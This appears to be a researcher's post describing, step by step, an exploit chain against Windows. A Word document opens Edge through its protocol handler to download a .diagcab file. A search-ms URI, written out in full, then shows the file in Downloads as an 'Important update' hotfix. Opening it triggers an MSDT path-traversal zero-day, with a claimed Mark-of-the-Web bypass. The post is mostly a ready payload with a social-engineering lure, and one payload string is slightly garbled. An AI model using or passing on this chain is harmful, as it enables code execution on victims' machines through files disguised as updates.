

This is the full chain:

- 1) Open a docx which connects to a remote server to download a diagcab file by MS Edge. This uses the protocol handler "microsoft-edge". So easy as this: "microsoft-edge:http://127.0.0.1:8081/foo.html"
- 2) Use "ms-search" trick to open folder Downloads.

Note i don't know username but i'm using what MS calls "Constants for Common Folders": location:shell%3aDownloads.

Full payload is: "search-ms:query=KB5002076-hotfix.diagcab&crumb=location:shell%3aDownloads&displayname=Important%2 oupdate"

Source:



CRUMB Argument (Windows Search) - Win32 apps


Understand how to use the CRUMB argument in Windows Search as a means of controlling the scope of a search.


https://docs.microsoft.com/en-us/windows/win32/search/-search-3x-wds-qryidx-crumb

3) Double-click the file "KB5002076-hotfix.diagcab" to exploit that path traversal oday in MSDT.

Bonuses:

- 1) It's not needed to use a remote location for "ms-search". We can use folder Downloads.
- 2) As the downloaded file is diagcab, there's no prompt to open an executable in a remote location. And MOTW prompt bypass.










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





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


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